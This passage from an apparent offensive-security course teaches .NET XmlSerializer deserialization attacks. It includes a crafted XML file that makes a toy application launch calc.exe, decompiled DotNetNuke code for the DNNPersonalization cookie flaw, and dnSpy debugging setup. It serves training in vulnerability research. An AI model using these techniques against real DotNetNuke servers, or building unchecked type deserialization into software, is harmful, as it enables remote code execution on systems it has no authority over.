serialized object from the XML file and uses that to properly construct the appropriate *XmlSerializer* instance.

Let's see that in practice.

```
C:\Users\Administrator\source\repos\MultiXMLSerializer\MultiXMLSerializer\bin\x64\Debu
g>MultiXMLSerializer.exe "Serializing first class..." 1
My first console text class says: Serializing first class...

C:\Users\Administrator\source\repos\MultiXMLSerializer\MultiXMLSerializer\bin\x64\Debu
g>
```

Listing 246 - Serialization of the first example class

This is what our resulting XML file looks like (pay attention to the "item" node):

```
<customRootNode>
<item objectType="MultiXMLSerializer.MyFirstConsoleText, MultiXMLSerializer,
Version=1.0.0.0, Culture=neutral, PublicKeyToken=null">
<MyFirstConsoleText xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<text>Serializing first class...</text>
</MyFirstConsoleText>
</item>
</customRootNode>
```

Listing 247 - The resulting XML file contents

And finally, let's see what happens when we deserialize this object.

```
C:\Users\Administrator\source\repos\MultiXMLDeserializer\MultiXMLDeserializer\bin\x64\
Debug>MultiXMLDeserializer.exe ""C:\Users\Public\multiXML.txt"
My first console text class says: Serializing first class...

C:\Users\Administrator\source\repos\MultiXMLDeserializer\MultiXMLDeserializer\bin\x64\
Debug>
```

Listing 248 - Deserialization of the first example class

At this point, it is critical to understand the following: it is possible to change the contents of the serialized object file, so that rather than deserializing the *MyFirstConsoleClass* instance, we can deserialize an instance of *MySecondConsoleClass*. In order to accomplish that, our XML file contents should look like this:

```
<customRootNode>
<item objectType="MultiXMLSerializer.MySecondConsoleText, MultiXMLSerializer,
Version=1.0.0.0, Culture=neutral, PublicKeyToken=null">
<MySecondConsoleText xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<text>Serializing first class...</text>
</MySecondConsoleText>
</item>
</customRootNode>
```

Listing 249 - Manually modified XML file contents

If we deserialize this object, we get the following result:

```
C:\Users\Administrator\source\repos\MultiXMLDeserializer\MultiXMLDeserializer\bin\x64\
Debug>MultiXMLDeserializer.exe ""C:\Users\Public\multiXML.txt"
My second console text class says: Serializing first class...

C:\Users\Administrator\source\repos\MultiXMLDeserializer\MultiXMLDeserializer\bin\x64\
Debug>
```

Listing 250 - Deserialization of the second example class

It is important to state that this manipulation is possible because we can easily determine the object information we need from the source code in order to successfully control the deserialization process. However, in cases where we only have access to compiled .NET modules, decompilation can be achieved through publicly available tools as we have already seen at the beginning of this course.

7.4.5 Exercise

Repeat the steps outlined in the previous section. Make sure you fully understand how we are able to induce the deserialization of a different object type.

7.4.6 Watch your Type dude

Finally, let's complete our example by demonstrating how a deserialization implementation such as the previous one can be misused. Consider the following change to our *MultiXMLDeserializer* application:

```
01: using System;
02: using System.Diagnostics;
03: using System.IO;
04: using System.Xml;
05: using System.Xml.Serialization;
06:
07: namespace MultiXMLDeserializer
08: {
09:     class Program
10:     {
11:         static void Main(string[] args)
12:         {
13:             String xml = File.ReadAllText(args[0]);
14:             CustomDeserializer(xml);
15:         }
16:
17:         static void CustomDeserializer(String myXMLString)
18:         {
19:             XmlDocument xmlDocument = new XmlDocument();
20:             xmlDocument.LoadXml(myXMLString);
21:             foreach (XmlElement xmlItem in
xmlDocument.SelectNodes("customRootNode/item"))
22:             {
23:                 string typeName = xmlItem.GetAttribute("objectType");
24:                 var xser = new XmlSerializer(Type.GetType(typeName));
25:                 var reader = new XmlTextReader(new
StringReader(xmlItem.InnerXml));
```

```
26:                     xser.Deserialize(reader);
27:                 }
28:             }
29:         }
30:
31:         public class ExecCMD
32:         {
33:             private String _cmd;
34:             public String cmd
35:             {
36:                 get { return _cmd; }
37:                 set
38:                 {
39:                     _cmd = value;
40:                     ExecCommand();
41:                 }
42:             }
43:
44:             private void ExecCommand()
45:             {
46:                 Process myProcess = new Process();
47:                 myProcess.StartInfo.FileName = _cmd;
48:                 myProcess.Start();
49:                 myProcess.Dispose();
50:             }
51:         }
52: }
```

Listing 251 - Deserialization application implements an additional class

Our new version of the deserializer application also implements the *ExecCMD* class. As the name suggests, this class will simply create a new process based on its "cmd" property. We can see how this is accomplished starting on line 37. Specifically, the *cmd* property setter sets the private property *_cmd* based on the value that has been passed and immediately makes a call to the *ExecCommand* function. The implementation of this function can be seen starting on line 44.

Based on everything we discussed up to this point, it should be clear what our next step would be as an attacker. We already know that we can manually manipulate the content of a properly serialized object file in order to trigger the deserialization of an object type that falls within the parameters of the *XmlSerializer* limitations. In our trivial example, the *ExecCMD* class does not violate any of those constraints. Therefore we can change the XML file to look like this:

```
<customRootNode>
<item objectType="MultiXMLDeserializer.ExecCMD, MultiXMLDeserializer, Version=1.0.0.0,
Culture=neutral, PublicKeyToken=null">
<ExecCMD xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<cmd>calc.exe</cmd>
</ExecCMD>
</item>
</customRootNode>
```

Listing 252 - Manipulation of the XML file to target an unintended object type

Please notice that we have changed the object type to *ExecCMD* and that we have also renamed the *text* tag to *cmd*. This corresponds to the public property name we previously saw in the *ExecCMD* class. Finally, we set that tag value to the process name we would like to initiate, in this case calc.exe. If we execute our deserializer application again, we should see the following result:




Figure 128: Deserialization of the ExecCMD object

As we can see once again in our rather trivial example, as long as we are able to retrieve the class information we need and the target class can be deserialized by the *XmlSerializer*, we can instantiate objects that the original developers likely never intended to be deserialized. This is possible because in the code we have examined so far, there is no object type verification implemented before a user-supplied input is processed by *XmlSerializer*.

In some real-world cases, this type of vulnerability can have critical consequences. We will now look in detail at such a case involving the DotNetNuke platform.

7.4.7 Exercise

Repeat the steps outlined in the previous section. Deserialize an object that will spawn a Notepad.exe instance.

7.5 DotNetNuke Vulnerability Analysis

Now that we have some basic knowledge of *XmlSerializer*, we can start analyzing the actual DotNetNuke vulnerability that was discovered by Muñoz and Mirosh.

As reported, the vulnerability was found in the processing of the *DNNPersonalization* cookie, which as the name implies, is directly related to a user profile. Interestingly, this vulnerability can be triggered without any authentication.

7.5.1 Vulnerability Overview

The entry point for this vulnerability is found in the function called *LoadProfile*, which is implemented in the DotNetNuke.dll module. Although the source code for DNN is publicly available, for our analysis we will use the *dnSpy* debugger, as we will need it later on in order to trace the execution of our target program.

Again, in this case we would be able to use the official source code for the DNN platform as it is publicly available, but in most real-life scenarios that is not the case. Therefore, using dnSpy for decompilation as well as debugging purposes will help us get more familiar with the typical workflow in these situations.

To get started, we will need to use the x64 version of dnSpy since the w3wp.exe process that we will be debugging later on is a 64-bit process. In order to decompile our DotNetNuke.dll file, we can simply browse to it using the dnSpy *File* > *Open* menu or by dragging it from the File Explorer onto the dnSpy window.




Figure 129: Decompilation of DotNetNuke.dll

We can now navigate to our target *LoadProfile* function located in the *DotNetNuke.Services.Personalization.PersonalizationController* namespace.




Figure 130: Navigating to the LoadProfile function

LoadProfile(int, int) : PersonalizationInfo

```
1  // DotNetNuke.Services.Personalization.PersonalizationController
2  // Token: 0x06000B94 RID: 2964 RVA: 0x0002BDE0 File Offset: 0x00029FE0
3  public PersonalizationInfo LoadProfile(int userId, int portalId)
4  {
5      PersonalizationInfo personalizationInfo = new PersonalizationInfo
6      {
7          UserId = userId,
8          PortalId = portalId,
9          IsModified = false
10     };
11     string text = Null.NullString;
12     if (userId > Null.NullInteger)
13     {
14         string key = string.Format("UserPersonalization|{0}|{1}", portalId, userId);
15         text = CBO.GetCachedObject<string>(new CacheItemArgs(key, 5, CacheItemPriority.Normal, new object[]
16         {
17             portalId,
18             userId
19         }), new CacheItemExpiredCallback(PersonalizationController.GetCachedUserPersonalizationCallback));
20     }
21     else
22     {
23         HttpContext httpContext = HttpContext.Current;
24         if (httpContext != null && httpContext.Request.Cookies["DNNPersonalization"] != null)
25         {
26             text = httpContext.Request.Cookies["DNNPersonalization"].Value;
27         }
28     }
29     personalizationInfo.Profile = (string.IsNullOrEmpty(text) ? new Hashtable() : Globals.DeserializeHashTableXml(text));
30     return personalizationInfo;
31 }
32
```

Figure 131: The entry point for our DNN vulnerability

In Figure 131 we can see the implementation of the *LoadProfile* function shown in dnSpy. It is important to note that, as indicated in Muñoz and Mirosh presentation[72], this function can be triggered any time we visit a nonexistent page within the DNN web application. We will be able to confirm this later on.

At line 24, the function checks for the presence of the "DNNPersonalization" cookie in the incoming HTTP request. If the cookie is present, its value is assigned to the local *text* string variable on line 26. Then, on line 29, this variable is passed as the argument to the *DeserializeHashTableXml* function.

If we follow this execution path, we will see the following implementation of the *DeserializeHashTableXml* function:

```
2457
2458        // Token: 0x0600402C RID: 16428 RVA: 0x000E7174 File Offset: 0x000E5374
2459        public static Hashtable DeserializeHashTableXml(string Source)
2460        {
2461            return XmlUtils.DeSerializeHashtable(Source, "profile");
2462        }
```

Figure 132: DeserializeHashTableXml function implementation

Figure 132 shows that *DeserializeHashTableXml* acts as a wrapper for the *DeSerializeHashtable* function. Take note that the second argument passed in this function call on line 2461 is the hardcoded string "profile". This will be important later on in our exploit development.

Continuing to follow the execution path, we arrive at the implementation of the *DeSerializeHashtable* function.

[72] https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf

```
145
146         // Token: 0x0600434D RID: 17229 RVA: 0x000F2618 File Offset: 0x000F0818
147         public static Hashtable DeSerializeHashtable(string xmlSource, string rootname)
148         {
149             Hashtable hashtable = new Hashtable();
150             if (!string.IsNullOrEmpty(xmlSource))
151             {
152                 try
153                 {
154                     XmlDocument xmlDocument = new XmlDocument();
155                     xmlDocument.LoadXml(xmlSource);
156                     foreach (object obj in xmlDocument.SelectNodes(rootname + "/item"))
157                     {
158                         XmlElement xmlElement = (XmlElement)obj;
159                         string attribute = xmlElement.GetAttribute("key");
160                         string attribute2 = xmlElement.GetAttribute("type");
161                         XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(attribute2));
162                         XmlTextReader xmlReader = new XmlTextReader(new StringReader(xmlElement.InnerXml));
163                         hashtable.Add(attribute, xmlSerializer.Deserialize(xmlReader));
164                     }
165                 }
166                 catch (Exception)
167                 {
168                 }
169             }
170             return hashtable;
171         }
```

Figure 133: Implementation of the DeSerializeHashtable function

As we mentioned in our basic *XmlSerializer* examples, we had borrowed heavily from the DNN code base to demonstrate some of the pitfalls of deserialization. Therefore, the structure of the *DeSerializeHashtable* function shown in Figure 133 should look very familiar. Essentially, this function is responsible for the processing of the DNNPersonalization XML cookie using the following steps:

- look for every *item* node under the *profile* root XML tag (line 156)
- extract the serialized object type information from the *item* node "type" attribute (line 160)
- create a *XmlSerializer* instance based on the extracted object type information (line 161)
- deserialize the user-controlled serialized object (line 163)

Since it appears that no type checking is performed on the input object during deserialization, this certainly seems very exciting from the attacker perspective. However, to continue our analysis, we need to take a quick break and set up our debugging environment so that we can properly follow the execution flow of the target application while processing our malicious cookie values.

7.5.2 Debugging DotNetNuke

Manipulation of Assembly Attributes

Debugging .NET web applications can sometimes be a bit tricky due to the optimizations that are applied to the executables at runtime. One of the ways these optimizations manifest themselves in a debugging session is by preventing us from setting breakpoints at arbitrary code lines. In other words, the debugger is unable to bind the breakpoints to the exact lines of code we would

like to break at. As a consequence of this, in addition to not being able to break where we want, at times we are also not able to view the values of local variables that exist at that point. This can make debugging .NET applications harder than we would like.

Fortunately, there is a way to modify how a target executable is optimized at runtime[73]. More specifically, most software will be compiled and released in the Release version, rather than Debug. As a consequence, one of the assembly attributes would look like this:

```
[assembly:
Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
```

Listing 253 - Release versions of .NET assemblies are optimized at runtime

In order to enable a better debugging experience, i.e. to reduce the amount of optimization performed at runtime, we can change that attribute[74,75] to resemble the following:

```
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
DebuggableAttribute.DebuggingModes.DisableOptimizations |
DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |
DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
```

Listing 254 - Specific assembly attributes can control the amount of optimization applied at runtime

As it so happens, this can be accomplished trivially using dnSpy. However, we need to make sure that we modify the correct assembly before we start debugging. In this instance, our target is the C:\inetpub\wwwwroot\dotnetnuke\bin\DotNetNuke.dll file. It is important to note that once the IIS worker process starts, it will NOT load the assemblies from this directory. Rather it will make copies of all the required files for DNN to function and will load them from the following directory: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\dotnetnuke\.

As always, before we do anything we should make a backup of the file(s) we intend to manipulate. We can then open the target assembly in dnSpy, right-click on its name in the Assembly Explorer and select the *Edit Assembly Attributes (C#)* option from the context menu (Figure 134). The same option can also be accessed through the *Edit* menu.

[73] https://github.com/0xd4d/dnSpy/wiki/Making-an-Image-Easier-to-Debug

[74] https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.debuggableattribute.debuggingmodes?redirectedfrom=MSDN&view=netframework-4.7.2

[75] https://blogs.msdn.microsoft.com/rmbyers/2005/09/08/debuggingmodes-ignoresymbolstoresequencepoints/




Figure 134: Accessing the Edit Assembly Attributes menu

Clicking on that option opens an editor for the assembly attributes.




Figure 135: Assembly attributes

Here we need to replace the attribute we mentioned in Listing 253 (line 11) to the contents found in Listing 254.




Figure 136: Editing the assembly attributes

Once we replace the relevant assembly attribute, we can just click on the *Compile* button, which will close the edit window. Finally, we'll save our edited assembly by clicking on the *File* > *Save Module* menu option, which presents us with the following dialog box:




Figure 137: Saving the edited assembly

We can accept the defaults and have the edited assembly overwrite the original. At this point we are ready to start using our dnSpy debugger.

Exercise

Change the attributes of DotNetNuke.dll and make sure you can properly recompile and save the assembly.

Using dnSpy

As we did in earlier modules, we will once again rely on our Burp proxy to precisely control our payloads. Please note that the web browser proxy settings on your lab VM have already been set. Therefore, make sure that BurpSuite is already running before you browse to the DNN webpage.

Furthermore, we will also use the dnSpy debugger to see exactly how our payloads are being processed. While we are already familiar with Burp and its setup, we need to spend a bit of time on the dnSpy mechanics. Please refer to the videos in order to see the following process in detail.

In order to properly debug DNN, we will need to attach our debugger (*Debug* > *Attach* menu entry) to the w3wp.exe process. This is the IIS worker process under which our instance of DNN is running. Please note that if you are unable to see the w3wp.exe process in the *Attach to Process* dialog box (Figure 138) in dnSpy, you simply need to browse to the DNN instance using a web browser. This will trigger IIS to start the appropriate worker process. You will then be able to see the w3wp.exe instance in the dialog box after clicking on the *Refresh* button.




Figure 138: Debugging the w3wp.exe process

Once we attach to our process, the first thing we need to do is pause its execution using the appropriate *Debug* menu option or the shortcut menu button. We then need to access *Debug* > *Windows* > *Modules* to list all the modules loaded by our w3wp.exe process.




Figure 139: Listing of loaded modules

By right-clicking on any of the listed modules, we can access the *Open All Modules* context menu. This will then load all available modules in the *Assembly Explorer* pane, which will allow us to easily access and decompile any DNN class we would like to investigate.




Figure 140: Loading all relevant DNN modules into dnSpy

Once the modules are loaded, we can navigate to the *LoadProfile(int,int)* function implementation located in the *DotNetNuke.Services.Personalization.PersonalizationController* namespace in the DotNetNuke.dll assembly. We can then set a breakpoint on line 24, where our initial analysis started.

